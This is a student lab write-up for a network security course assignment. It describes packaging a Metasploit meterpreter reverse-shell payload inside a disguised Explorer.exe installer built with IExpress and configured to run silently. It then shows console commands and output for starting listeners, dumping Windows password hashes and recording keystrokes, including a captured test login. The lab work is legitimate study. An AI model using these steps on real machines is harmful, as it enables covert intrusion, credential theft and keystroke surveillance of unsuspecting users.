COMP8506 Assignment 04

Dimitry Rakhei


Deric Mccadden

Attack 1

The first attack is done by having the target machine execute a packaged payload. In our case we used Explorer.exe packaged with the TCP and HTTPS meterpreter payloads.

We will only go over the process of packaging one of the payloads because it is exactly the same in both cases.

We generate the payload in Kali by using either armitage or the command line interface. We chose to use armitage and used the Payloads/Windows/meterpreter_reverse_https and meterpreter_reverse_tcp payloads. Generating them was as simple as configuring the port that we will listen at and choosing the type of executable that it will create.




Finally on this side we will launch a listener on port 8506 which will allow us to receive the reverse shell from our victim machine.


To do this we will use the menu at the top and select Armitage>Listeners>Reverse.

Once we start the listener we are ready to package our payload and get it executed.


While running IExpress 2.0 in administrator mode we pick a package title. In our case we picked TcpExplorer.




Then we choose to have no prompt so that the target machine gets no messages about the installation of the payload.




We do not display any licensing information.




We choose the “real” software and the payload.




We have the installer execute the payload after the installation finishes.




We have the window be hidden.




We also display no message on completion.




Finally we specify the output location for our package. And choose to hide the file extraction process.



When this is done we have a short wait as IExpress generates our package.



We now have an executable.




TCP

In metasploit we launch a listener for meterpreter tcp on port 8506.

```
msf > jobs

Jobs
====

  Id  Name                    Payload                         Payload opts
  --  ----                    -------                         ------------
  7   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://0.0.0.0:8506
  8   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://0.0.0.0:9506
```

On the network we can see that the victim machine has been identified as running windows.



We now begin a packet capture on the victim and execute the payload.

After that we migrate the process to a system user process. We chose GoogleUpdate.exe

Using this process we dump hashes.

```
msf > use post/windows/gather/smart_hashdump
msf post(windows/gather/smart_hashdump) > set GETSYSTEM true
GETSYSTEM => true
msf post(windows/gather/smart_hashdump) > set SESSION 3
SESSION => 3
msf post(windows/gather/smart_hashdump) > run -j
[*] Post module running as background job 7.
[*] Running module against DESKTOP-1NO9JHT
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20181101141155_default_192.168.139.138_windows.hashes_429354.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 35c4152b59e9ccb881119b16249981a5...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Keystrokes can also be logged by simply using the keylog_recorder post exploitation payload.


```
msf > use post/windows/capture/keylog_recorder
msf post(windows/capture/keylog_recorder) > set INTERVAL 5
INTERVAL => 5
msf post(windows/capture/keylog_recorder) > set LOCKSCREEN false
LOCKSCREEN => false
msf post(windows/capture/keylog_recorder) > set CAPTURE_TYPE explorer
CAPTURE_TYPE => explorer
msf post(windows/capture/keylog_recorder) > set SESSION 3
SESSION => 3
msf post(windows/capture/keylog_recorder) > set MIGRATE true
MIGRATE => true
msf post(windows/capture/keylog_recorder) > set ShowKeystrokes true
ShowKeystrokes => true
msf post(windows/capture/keylog_recorder) > run -j
[*] Post module running as background job 8.
[*] Executing module against DESKTOP-1NO9JHT
[*] Trying explorer.exe (5412)
[+] Successfully migrated to Explorer.EXE (5412) as: DESKTOP-1NO9JHT\Tester
[*] Starting the keylog recorder...
[*] Keystrokes being saved in to /root/.msf4/loot/20181101141717_default_192.168.139.138_host.windows.key_115031.txt
[*] Recording keystrokes...
```

Here are some of the keystrokes we recorded:


```
root@kali:~# tail -f /root/.msf4/loot/20181101141717_default_192.168.139.138_hos
t.windows.key_115031.txt
Keystroke log from explorer.exe on DESKTOP-1NO9JHT with user DESKTOP-1NO9JHT\Tes
ter started at 2018-11-01 14:17:17 -0400

www.facebook.com<CR>

fakeemail<Shift>@gmail.
com<Tab>fakepassword<CR>
```

These logs show an attempted login into facebook.

We can also see a screenshot of the machine's desktop.



The tcp data appears to be encrypted. When we search for packets containing the string "fakepassword" none are found.



